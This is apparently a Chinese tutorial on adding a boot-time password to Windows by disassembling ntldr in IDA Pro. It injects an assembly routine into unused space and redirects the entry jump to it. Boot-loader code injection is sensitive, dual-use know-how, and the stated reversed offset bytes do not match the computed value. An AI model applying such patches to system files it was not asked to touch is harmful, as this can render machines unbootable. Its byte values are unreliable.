


图1

准备工作完毕了，现在就让我们开始吧，先来看看SuM.exe的代码都在做些什么，运行IDA Pro，加载分离好的SuM.exe。这里需要注意，在弹出的加载对话框中，我们要把文件类型选为“Binary file”，“Loading Segment”更改成0x00002000，其它的选项使用默认的就行了，如图2。点击“OK”后就会弹出如图3所示的询问，大意是文件可以按照32位代码反汇编，询问是否按照32位标准加载，这里要选择“No”，因为前面已经说过了ntldr的第一部分为16位代码，如果按照32位加载的话，反汇编代码就会显示不正常甚至不正确。




图2




图3




图4

加载完成后IDA就会提示“这是一个非标准的可执行文件，IDA不知道什么地方是程序的开始点。把光标定位到程序的开始处，按下C键开始反汇编”，我们按照提示把光标定位到文件的第一个字节“db 0E9h”处，然后按C键，注意不要在“db 0E9h”之前的地方按C键，IDA是按照标准的MASM格式生成一个可编译的汇编源代码，开始的十多行是头文件等等。我们可以看到第一条指令是一条跳转指令，跳转的地址被IDA重命名为了一个相对来讲好记的名字，大家也可以按n键自己给任意地址命

名。我简单解释一下IDA 显示的地址，loc 的意思是段内跳转，即没有改变CS 寄存器，201D8 则是实际的物理地址。把光标定位到loc_201D8上按回车键就会跳转到物理地址位于201D8的指令处，如图4。本文的目的不是专门为了介绍IDA 的使用，因此它的更多功能和详细使用方法，大家可以上网查阅相关资料。

小知识：什么是IDA？

IDA 是由DataRescue 开发的一款专业反汇编工具，反汇编能力非常强大，支持上百种处理器格式，为VC/VB 等编译器提供了专门的反汇编辅助库，拥有强大的人机交互能力。IDA是目前公认的最强的反汇编器。

如果大家有兴趣的话，可以继续往下跟踪，看后面的代码都是些什么东西，这里我们只关注跳转后的几条指令就够了：

```
seg000:01D8 loc_201D8:              ; CODE XREF: seg000:0000 ↑
seg000:01D8             mov     bx, 2F40h
seg000:01DB             shr     bx, 4
seg000:01DE             mov     ax, cs
seg000:01E0             add     ax, bx
seg000:01E2             mov     ss, ax
seg000:01E4             mov     sp, 1528h
之后代码省略
```

注意01E2 和01E4 处的两条指令，这两条指令把堆栈段寄存器和堆栈指针指向了另一个地方，为什么要这么做呢？我的猜测是调用ntldr 的代码所能使用的栈空间很小，不足以完成之后工作的需要，所以ntldr 在编译时就在代码区（被调用时CS 寄存器就指向这个段了）预先留下了足够大的一段空间，在初始化时就把堆栈指针指向了那里，这里我们要记住两件事：

1、原始的栈空间不会很大。

2、代码段中预留了可能很大的空间，可以作为我们插入代码的空间来使用。

使用WinHex 打开SuM.exe 后我们可以看到，从文件偏移量为0x3000 左右开始，确实存在着大片未使用的空间，之后我就会在0x3000 处插入代码。

解决了代码的“住房”问题后，下面就得解决代码的“交通”问题了。从哪里改变程序流程，才能使我们插入的代码执行起来会比较合适呢？理论上说，在任何地方都可以。但考虑到我们是在修改启动代码，一切操作要以安全、稳定为先，所以从指令流的中间修改流程是不安全的，而指令流的最开始或者最末尾则会比较好，这两者中又以前者为佳。我们再来看看图4，第一条指令就是一个跳转指令，如果我们把跳转的地址改为我们插入代码的地址，插入的代码最后又跳回到原始的跳转地址，不就解决了吗？

接下来就是写验证密码的代码了，写法当然不是唯一的，大家只需要注意以下几点：可用资源与函数方面，因为执行代码时，系统组件都没有被加载，任何与操作系统有关的特性都不能被使用，只有BIOS 提供的中断能被使用。函数调用与传参方面，可以使用的栈空间应该不会很大，因此要尽量减少函数的调用层数，尽量使用寄存器来传递函数参数。程序使用语言方面，应该使用汇编语言编写COM 型可执行文件，以保证文件体积尽可能小，不要使用任何16 位C 编译器，因为它们会把一个很大的STDIO 库拖进可执行文件，并调用非BIOS 接口的函数。

我编写的代码已经收录在了光盘中，在代码源文件的8、12、37 行有三处注释掉的代码。如果大家想测试代码的功能，在编译时就要把注释去掉，这样在测试时才能正常显示提示，如图5。如果要构建插入ntldr 的代码，则一定要把它们注释掉，至于为什么，我会在后面说明。




图5

最后需要完成的工作就是把代码插入到ntldr 中，使用WinHex 打开编译好的“密码.com”和待修改的“SuM.exe”，在SuM.exe 中定位到偏移量0x3000，也就是之前说到的预留空间。如果使用MASM 编译我的代码，最终的总长度将为0xBD 个字节。现在就在SuM.exe 中从0x3000 处剪切掉0xBD 个字节，再把“密码.com”的内容全部粘贴到0x3000 处，这样做的目的是为了保持文件大小不变（使用过WinHex 的人都知道，WinHex 的粘贴是插入性的粘贴，而不是覆盖性的粘贴），粘贴完成后就结束了吗？大家来试试，把SuM.exe 和osldr.exe 重新拼接成ntldr，覆盖系统原来的ntldr，开机还是那么的顺利，压根儿就没有要求输入密码，这是因为我们还没有修改入口处的跳转。注意那个跳转使用的是偏移量，有关偏移量的内容我就不进一步讨论了，这里直接给出从入口处跳转到0x3000 处偏移量的计算方法：R=0x3000−0x0000−（jmp 指令的长度）=0x2ffd。使用0x2ffd 覆盖原来的偏移量，注意要反向输入，也就是“fd f2”，如图6。好了，如果有人现在就急着把SuM.exe 和osldr.exe 拼接成ntldr 再拿去进行测试的话，他就会很“开心地”看到开机后显示了一些乱码，并且不管输入任何密码都将无法启动！这是因为代码插入后还有一项工作没有完成，那就是为字符串地址重定位！




图6

```
Offset    0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F
00003080  FF 46 EB F4 C3 6E 6A 77  6C 67 7A 73 00 00 00 00   膜Anjwlgzs....
00003090  49 6E 70 75 74 20 70 61  73 73 77 6F 72 64 73 20   Input passwords
000030A0  66 6F 72 20 50 6F 77 65  72 2D 4F 6E 3A 00 50 61   for Power-On:.Pa
000030B0  73 73 77 6F 72 64 73 20  77 72 6F 6E 67 21 00 00   sswords wrong!..
000030C0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ................
```

图7

